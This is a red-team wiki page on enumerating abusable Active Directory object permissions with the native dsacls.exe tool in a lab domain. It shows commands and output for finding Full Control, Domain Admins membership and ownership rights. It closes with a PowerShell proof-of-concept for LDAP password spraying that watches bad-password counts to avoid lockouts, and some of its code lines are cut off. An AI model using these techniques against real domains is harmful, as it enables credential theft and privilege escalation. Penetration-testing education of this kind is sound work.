Enumerating AD Object Permissions with dsacls

Enumeration, living off the land

It is possible to use a native windows binary (in addition to powershell cmdlet `Get-Acl`) to enumerate Active Directory object security persmissions. The binary of interest is `dsacls.exe`.

Dsacls allows us to display or modify permissions (ACLS) of an Active Directory Domain Services (AD DS).

Execution

Let's check if user `spot` has any special permissions against user's `spotless` AD object:


attacker@victim

```
dsacls.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string "spot"
```

Nothing useful:

```
PS C:\>
PS C:\> dsacls.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string spot
PS C:\>
```


Let's give user spot `Reset Password` and `Change Password` permissions on `spotless` AD object:



...and try the command again:

attacker@victim

```
dsacls.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string "spot"
```




Full Control

All well known (and abusable) AD object permissions should be sought here. One of them is `FULL CONTROL`:

attacker@victim

```
dsacls.exe "cn=spotless,cn=users,dc=offense,dc=local" | select-string "full control"
```



Add/Remove self as member

attacker@victim

```
dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local" | select-string "spotless"
```

```
PS C:\> dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local" | select-string "spotless"

Allow OFFENSE\spotless                SPECIAL ACCESS
Allow OFFENSE\spotless                SPECIAL ACCESS for Add/Remove self as member
```

WriteProperty/ChangeOwnerShip

```
PS C:\> dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local"
Owner: OFFENSE\Domain Admins
Group: OFFENSE\Domain Admins

Access list:
{This object is protected from inheriting permissions from the parent}
Allow OFFENSE\spotless                SPECIAL ACCESS
                                      READ PERMISSONS
                                      CHANGE OWNERSHIP
                                      LIST CONTENTS
                                      WRITE PROPERTY
                                      READ PROPERTY
```


powerview or ActiveDirectory powershell cmdlets or if you are trying to `LOL`.

For more good privileges to be abused:

Privileged Accounts and Token Privileges

Abusing Active Directory ACLs/ACEs

Password Spraying Anyone?

As a side note, the `dsacls` binary could be used to do LDAP password spraying as it allows us to bind to an LDAP session with a specified username and password:

incorrect logon

```
dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:spotless@offense.local /pas
```

```
PS C:\> dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:spotless@offense.local /passwd:1234567

 Specified operation failed with ldap error:
         8009030C: LdapErr: DSID-0C0904FB, comment: AcceptSecurityContext error, data 52e, v2580
        Invalid Credentials
.
Logon failure: unknown user name or bad password.

The command failed to complete successfully.
```

Logon Failure

correct logon

```
dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:spotless@offense.local /pas
```

```
PS C:\> dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:spotless@offense.local /passwd:123456
Owner: OFFENSE\Domain Admins
Group: OFFENSE\Domain Admins

Access list:
{This object is protected from inheriting permissions from the parent}
Allow OFFENSE\spotless                  SPECIAL ACCESS
                                        READ PERMISSONS
```


Logon Successful

Dirty POC idea for Password Spraying:

attacker@victim

```
$domain = ((cmd /c set u)[-3] -split "=")[-1]
$pdc = ((nltest.exe /dcname:$domain) -split "\\\\")[1]
$lockoutBadPwdCount = ((net accounts /domain)[7] -split ":" -replace " ","")[1]
$password = "123456"

# (Get-Content users.txt)
"krbtgt","spotless" | % {
    $badPwdCount = Get-ADObject -SearchBase "cn=$_,cn=users,dc=$domain,dc=local" -Filter * -
    if ($badPwdCount -lt $lockoutBadPwdCount - 3) {
        $isInvalid = dsacls.exe "cn=domain admins,cn=users,dc=offense,dc=local" /user:$_@off
        if ($isInvalid -match "Invalid") {
            Write-Host "[-] Invalid Credentials for $_ : $password" -foreground red
        } else {
            Write-Host "[+] Working Credentials for $_ : $password" -foreground green
        }
    }
}
```



References

https://support.microsoft.com/en-gb/help/281146/how-to-use-dsacls-exe-in-windows-server-2003-and-windows-2000
support.microsoft.com

Previous
Active Directory Enumeration with AD Module without RSAT or Admin Privileges

Next
Active Directory Password Spraying

Last updated 5 years ago